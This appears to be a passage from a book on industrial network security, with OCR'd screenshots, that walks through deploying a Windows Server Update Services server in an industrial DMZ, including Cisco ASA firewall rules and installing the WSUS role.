In order to get updates from the Microsoft update servers on the Internet down to systems in the industrial zone, we are going to install a server in the IDMZ. We will also create firewall rules that allow access from the WSUS server to the Internet and rules that allow access to the WSUS server in the IDMZ from systems on the industrial network in order to be able to run Windows updates. From a high-level view, this is what the solution will look like:



The following are instructions for getting this WSUS architecture set up.

## Configuring the Cisco ASA firewall

The following steps will guide you through configuring the Cisco ASA firewall:

1. First, we are adding an access rule that will allow the WSUS server to connect to the internet (Microsoft update servers). Navigate to **Access Rules** within the **Firewall** pane:
    1. Add **Permit Access Rule**.
    2. **Interface** is **IDMZ**.
    3. **Source** is **IDMZ_WSUSServer_IP**.

    4. **Destination** is **Enterprise_Subnet**.
    5. **Service** is **HTTP**, **HTTPS**, **DNS**.


If you are really security conscious, you can add a URL filter that restricts access to only the following sites:

- `http://windowsupdate.microsoft.com`
- `http://*.windowsupdate.microsoft.com`
- `https://*.windowsupdate.microsoft.com`
- `http://*.update.microsoft.com`
- `https://*.update.microsoft.com`
- `http://*.windowsupdate.com`
- `http://download.windowsupdate.com`
- `http://download.microsoft.com`
- `http://*.download.windowsupdate.com`
- `http://test.stats.update.microsoft.com`
- `http://ntservicepack.microsoft.com`

2. Next, we will add an access rule that allows industrial zone client computers to connect to the WSUS server in the IDMZ in order to look for new updates. Navigate to **Access Rules** within the **Firewall** pane:
    1. Add a **Permit Access Rule**.
    2. **Interface** is **Industrial**.
    3. **Source** is **Industrial_Subnet**.
    4. **Destination** is **IDMZ_WSUSServer_IP**.
    5. **Service** is **tcp:8530**.

## Creating the Windows Server Update Services server

The WSUS service can run on a physical machine or a VM. It is installed as a server role under Windows Server 2008, 2012 (R2), or 2016. Make sure the computer has at least 500 GB of available disk space for storage of updates:



Virtual Machine Settings

Hardware | Options

| Device | Summary |
|---|---|
| Memory | 4 GB |
| Processors | 2 |
| Hard disk 1 | 500 GB (Thin provisioned) |
| CD/DVD drive 1 | Using remote file [datastore1] IS... |
| Network adapt... | IDMZ-VLAN214 |
| USB controller | Present |
| Video card | 1 monitor |

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 4096 MB


Maximum recommended memory (Memory swapping may occur beyond this size.) 8372224 MB

Recommended memory 4096 MB

Guest OS recommended minimum 512 MB

The computer will be connected to a unique VLAN on the IDMZ interface of the Cisco ASA firewalls. Refer to the previous chapter for details on creating this. In this example, I will be using VLAN `214` for the task.

Now, we will assign an **IP address**, **Subnet mask**, **Default gateway**, (the ASA IP address), and a **Preferred DNS server** for the WSUS server:



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:

| | |
|---|---|
| IP address: | 192 . 168 . 34 . 100 |
| Subnet mask: | 255 . 255 . 255 . 0 |
| Default gateway: | 192 . 168 . 34 . 1 |


○ Obtain DNS server address automatically
● Use the following DNS server addresses:

| | |
|---|---|
| Preferred DNS server: | 8 . 8 . 8 . 8 |
| Alternate DNS server: | . . . |

☐ Validate settings upon exit

To install the WSUS role on the Windows Server, perform the following steps:

1. Open **Server Manager** and click on **Add roles and features**:



This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
Start the Remove Roles and Features Wizard

Before you continue, verify that the following tasks have been completed:


- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

2. Click on the **Next** button through to the **Select server roles** page and check the **Windows Server Update Services** option.

3. This brings up an **Add Roles and Features Wizard** screen; click on the **Add Features** button to select the default set of features to be added:



Select one or more roles to install

Roles

- Active Directory Federatio
- Active Directory Lightweig
- Active Directory Rights Ma
- Device Health Attestation
- DHCP Server
- DNS Server
- Fax Server
- File and Storage Services (
- Host Guardian Service
- Hyper-V
- MultiPoint Services
- Network Policy and Access
- Print and Document Servic
- Remote Access
- Remote Desktop Services
- Volume Activation Services
- Web Server (IIS)
- Windows Deployment Services
- Windows Server Essentials Experience
- Windows Server Update Services

Add Roles and Features Wizard

Add features that are required for Windows Server Update Services?


You cannot install Windows Server Update Services unless the following role services or features are also installed.

```
◢ .NET Framework 4.6 Features
    ASP.NET 4.6
  ◢ WCF Services
      HTTP Activation
◢ Remote Server Administration Tools
  ◢ Role Administration Tools
    ◢ Windows Server Update Services Tools
        API and PowerShell cmdlets
        [Tools] User Interface Management Console
◢ Web Server (IIS)
  ◢ Management Tools
    ◢ IIS 6 Management Compatibility
```

☑ Include management tools (if applicable)

Add Features | Cancel

4. Click on the **Next** button through the following pages until you reach **Content location selection**. Specify where the updates are going to be stored; `c:\updates` for this scenario:



If you have a drive formatted with NTFS and at least 6 GB of free disk space, you can use it to store updates for client computers to download quickly.


If you need to save disk space, clear the check box to store updates on Microsoft Update; downloads will be slower.

If you choose to store updates locally, updates are not downloaded to your WSUS server until you approve them. By default, when updates are approved, they are downloaded for all languages.

[✓] Store updates in the following location (choose a valid local path on WIN-EBQJBGJ34K4, or a remote path) :

c:\updates

5. Click on **Next** button until the confirm installation selections. Click on the **Install** button to start the installation process:



View installation progress


Starting installation

.NET Framework 4.6 Features
    ASP.NET 4.6
    WCF Services
        HTTP Activation
Remote Server Administration Tools
    Role Administration Tools
        Windows Server Update Services Tools
            API and PowerShell cmdlets
            User Interface Management Console
Web Server (IIS)
    Management Tools
        IIS 6 Management Compatibility
            IIS 6 Metabase Compatibility

6. When the installation process finishes, click on **Close**. WSUS is now installed on your system.

Let's execute the following steps to configure WSUS:

1. In **Server Manager**, navigate to the **WSUS** area and click on **More...** next to the message banner stating that the configuration is required for WSUS:




Server Manager ‣ WSUS

SERVERS
All servers | 1 total

Configuration required for Windows Server Update Services at WIN-EBQJBGJ34K4 More...

| Server Name | IPv4 Address | Manageability | Last Update | Windows Activation |
|---|---|---|---|---|
| WIN-EBQJBGJ34K4 | 192.168.34.100 | Online - Performance counters not started | 9/17/2017 12:23:12 AM | Not activated |

2. From the screen that pops up, click on **Launch Post-Installation tasks**:




All Servers Task Details

All Servers Task Details and Notifications
All Tasks | 1 total

| Status | Task Name | Stage | Message | Action | Notifications |
|---|---|---|---|---|---|
| ⚠ | Post-deployment Configuration | Not Sta... | Configuration required for Windows Server Up... | Launch Post-Installation tasks | 1 |

| Status | Notification | Time Stamp |
|---|---|---|
| ⓘ | Additional configuration must be performed before continuing | 9/17/2017 12:20:35 AM |

3. WSUS is now being configured in the background. When this is finished, close the **All Servers Task Details and Notifications** screen.
4. Right-click on the WSUS server name and select **Windows Server Update Services**:




WIN-EBQJBGJ… ters not started 9/17/2017 12:26:54 AM Not activated

WIN-EBQJBGJ34K4 13051 Warning Windows Server Update Services Application 9/17/2017 12:26:50 AM

